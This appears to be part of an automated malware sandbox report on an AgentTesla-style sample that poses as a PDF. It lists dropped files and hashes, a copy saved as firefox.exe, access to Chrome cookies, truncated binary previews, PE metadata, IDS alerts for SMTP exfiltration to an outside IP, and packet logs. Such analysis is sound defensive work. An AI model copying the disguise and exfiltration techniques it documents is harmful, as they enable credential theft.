SSDEEP:	48:cvIwSD8zs+JgtWl96UWSC8BC8fm8M4J6OxO5FFmNpyE+q8vYO59uxih7KuLjuCGd:uITf0RNSNlJDVKHuYLKCGd

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D5B.tmp.xml	
MD5:	5CC01E89734FCD6A59789232F26DD085
SHA1:	2FD39A03BD06831D8875199BC355354AE3A370B5
SHA-256:	8459CC6AD4B01E5A9F54E88984B1F573E5E337FABD6FEE00FE7F212BB81A3E71
SHA-512:	04265D513925905CFB7A21C8377A036D5941C643917FE71C88FCFF1CC246D8B24596F33383BD5021DF6DDDB0DE3587F18FB27ED891B2F181EC593BF479623D3
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="942827" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB61.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8392
Entropy (8bit):	3.6956968947587177
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi6h6J6YrSSUwAJ3legmfZ4SM+pr089bB8sfgrm:RrlsNiE6J6Y+SUwApsgmfSSxBPfB
MD5:	6322E7ED1D213C45920D7EF413D46B08
SHA1:	5DB9FDCB93CA913A60F313740C1D13377E8B4B89
SHA-256:	27057CC602CFE2E8B14830984F861A8FD4FADDCAFAA8526C68920A7BD47F1F3A
SHA-512:	C8B71DC3BDB2EBEBA1EDED93FB93FD4DB04B45C3571DC7FE503626F0D8013CA6C68B337F3F7D90FB4F25E02C64296D1F096856FD5E64C1E6B9A87C83F6F32D1
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.0.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WEREED.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4734
Entropy (8bit):	4.448407869746287
Encrypted:	false
SSDEEP:	48:cvIwSD8zs+JgtWl96UWSC8BI8fm8M4JuFFUr+q8vZiuxih7XY+Gd:uITf0RNSN/JZrKIueY+Gd
MD5:	3C6670A2C048F6160EE1C581AB152FBA
SHA1:	BF045F69001F2919E62BD9C91C1093EEFA215CD5
SHA-256:	6FA4F7424250E351D3C6C45ABC7441C355DB8954837F0544B7F45B0FF78AFA5E
SHA-512:	89F28481E7A4011E3402C5DAD3E8318F0B2BCD4CAACB62D9CFB2FEB98BC03D3D73546E6662D051E8460057AF5C97A4EC710BD72F8CCC9B328B6C81A187B112C5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="942827" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF393.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, CheckSum 0x00000004, Mon Apr 12 08:37:15 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	181663
Entropy (8bit):	4.497569692502107
Encrypted:	false
SSDEEP:	3072:vXw0+fkjd+pEX+2oA9gIOgF5S0PUCgU3X80suf:vA0+flpeZ9RpDSOTjdf
MD5:	FEDE48B84755D61284B8EDE7215D3605
SHA1:	76537FFA44F8427A74B083A936764127F53E404C
SHA-256:	58F7604C299301810A20DF92CCA1906237EF185FAC3F3CEFBEBB14DB60F82F79

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF393.tmp.dmp	
SHA-512:	CB0CD1C13C10B2E8A0D170240CA108C38DE8CFCBEE90E3316A43B07B26235E0F9482EF62521611EDA63521FA566F190AA8E1CBA57CD2A5C1AA524E94BDF25C 20
Malicious:	false
Preview:	MDMP..... .....t`.....U.....B.....#.....GenuineIntelW.....T.....|....t`.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\Users\user\AppData\Roaming\firefox\firefox.exe	
Process:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	14336
Entropy (8bit):	6.0556728102257456
Encrypted:	false
SSDEEP:	384:v8ecw1OYNBaxLK9/r5Fef9GX1l/9hXL0xDJ:v8k1ZNGA/rq1Gll/fbk
MD5:	EE8919FF7B5F2A89B6C1984A6A3B7FBC
SHA1:	CAFB42ED9189FF950DA2B14D7AB3AEAB229D8165
SHA-256:	5074A2F201D924BDF62F0A58BCA9CF0A5536AF84B3B90BC6915A5CF36DFE019F
SHA-512:	BAA09369C1BD1DD7B7FCDB533FCDEE63A76BD3645ADD3062C847D98A5967925AA3F236D483839658368FF6B803DA437B01B36E2F91C1976B6F50222477F2935
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 12%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."...0.....~L... ...`....@.. ..... .@.....0L..K...`..... ....H.....text...,... ....`.rsrc.....`.....0.....@..@.reloc..... .....6.....@..B.....`L.....H.....8'...$.....*"..(.....*R.(.....s....}....*".(-....*Vs....(....t.....*..r...p(/.....((0...r...p.(1....(4....*...0..9.....s. ....+.....o....o.....r...,...o.....o....o.....*....0.....(....o.....+.+.....*.0.....s.....%r...po.....r...p.+.....~.....r$..ps.....s.....o....r|..po.....o.....8j.....(.....o.....r...p o.....9.....o....o.....+2..o....t.....o....

C:\Users\user\AppData\Roaming\firefox\firefox.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\qxn1gmbt.ift\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	modified
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C 7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\YmblShslLTQZdUqXrfprIi	
Process:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	985004
Entropy (8bit):	3.0971550355629005
Encrypted:	false
SSDEEP:	12288:dd/9nN0rL8kS531aY6WJ6BAKivn92tUX7Ithf0+0NoNO80dr5gbEsPtVkV/t2Rtd:IZckstJRWlj/N
MD5:	638A164744A420D351EDFC7FB4D5BECF
SHA1:	592ABEBA7F05AC2A4660FA379DC718A4767CE54A
SHA-256:	4FCBC326F07AC4088E14A46E85474D8069AA9BAE65A90B04DDC8EF29DF4A4025
SHA-512:	400CB6629FAAADCA51205A0BA09733E6620B00DC5FF19B0936B284E45F97DB7739D438EC148C3BD758FCE7096F3AAC0086AD3B49C13464ACF1F552F81B2AD5I 7
Malicious:	false
Preview:	77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 1 84 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116 32 98 101 32 114 117 110 32 105 110 32 68 79 83 32 109 111 100 101 46 13 13 10 36 0 0 0 0 0 0 0 80 69 0 0 76 1 3 0 76 142 41 180 0 0 0 0 0 0 0 0 224 0 34 0 11 1 80 0 0 86 4 0 0 6 0 0 0 0 0 0 110 116 4 0 0 32 0 0 0 128 4 0 0 0 0 128 0 32 0 0 0 2 0 0 4 0 0 0 0 0 0 0 4 0 0 0 0 0 0 0 0 192 4 0 0 2 0 0 0 0 0 0 2 0 64 133 0 0 16 0 0 16 0 0 0 0 16 0 0 16 0 0 0 0 0 0 16 0 0 0 0 0 0 0 0 0 0 0 20 116 4 0 87 0 0 0 0 128 4 0 212 3 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 160 4 0 12 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 32 0 0 8 0 0 0 0 0 0 0 0 0 0 0 8 32 0 0 72 0 0 0 0 0 0 0 0 0 0 0 46 116 101 120 116 0 0 0 116 84 4 0 0 32 0 0 0 86 4 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 32 0 0 96 46 114 1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.0556728102257456
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	KHAWATMI CO.IMPORT & EXPORT_PDF.exe
File size:	14336
MD5:	ee8919ff7b5f2a89b6c1984a6a3b7fbc
SHA1:	cafb42ed9189ff950da2b14d7ab3aeab229d8165
SHA256:	5074a2f201d924bdf62f0a58bca9cf0a5536af84b3b90bc6 915a5cf36dfe019f
SHA512:	baa09369c1bd1dd7b7fcdb533fcdee63a76bd3645add30 2c847d98a5967925aa3f236d483839658368ff6b803da43 7b01b36e2f91c1976b6f50222477f2935d
SSDEEP:	384:v8ecw1OYNBaxLK9/r5Fef9GX1l/9hXL0xDJ:v8k1ZNGA/rq1Gll/fbk
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L..... ...."...0............~L... ...`....@.. ....@................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x404c7e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT

General

Time Stamp:	0xDCE3B2C8 [Sun Jun 8 11:26:00 2087 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x4c30	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6000	0x5a8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x2c84	0x2e00	False	0.633406929348	data	6.43603834757	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6000	0x5a8	0x600	False	0.414713541667	data	4.05648932077	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x60a0	0x31c	data		
RT_MANIFEST	0x63bc	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2021
Assembly Version	1.0.0.0
InternalName	badenberg.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	badenberg
ProductVersion	1.0.0.0
FileDescription	badenberg
OriginalFilename	badenberg.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-10:38:14.351385	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49771	587	192.168.2.4	101.50.1.12
04/12/21-10:38:19.462577	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49772	587	192.168.2.4	101.50.1.12

Network Port Distribution

Total Packets: 83



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:36:24.734184980 CEST	49729	80	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:24.775049925 CEST	80	49729	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:24.775151014 CEST	49729	80	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:24.775732994 CEST	49729	80	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:24.816567898 CEST	80	49729	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:24.826509953 CEST	80	49729	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:24.881618977 CEST	49729	80	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:24.951533079 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:24.992275000 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:24.992371082 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.022321939 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.063031912 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.066523075 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.066550970 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.066654921 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.076210022 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.116877079 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.117938995 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.162858009 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.188397884 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.229228020 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431293964 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431324959 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431340933 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431364059 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431385040 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431401968 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431423903 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431457996 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.431492090 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.431653023 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431669950 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.431893110 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.432132959 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.432403088 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.714468002 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.714498043 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.714569092 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.714585066 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.714675903 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.714706898 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.715054989 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.715079069 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.715142012 CEST	49730	443	192.168.2.4	104.21.17.57

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:36:25.716006041 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.716029882 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.716105938 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.716984987 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.717009068 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.717061043 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.717937946 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.717962027 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.718044996 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.718885899 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.718913078 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.718970060 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.719839096 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.719862938 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.719923019 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.720781088 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.720804930 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.720864058 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.721729994 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.721752882 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.721808910 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.722695112 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.722717047 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.722788095 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.723665953 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.723690987 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.723751068 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.724584103 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.724606991 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.724694967 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.725545883 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.725569010 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.725657940 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.726509094 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.726533890 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.726620913 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.727440119 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.727464914 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.727526903 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.728419065 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.728441000 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.728507996 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.729353905 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.729378939 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.729444981 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.755372047 CEST	443	49730	104.21.17.57	192.168.2.4
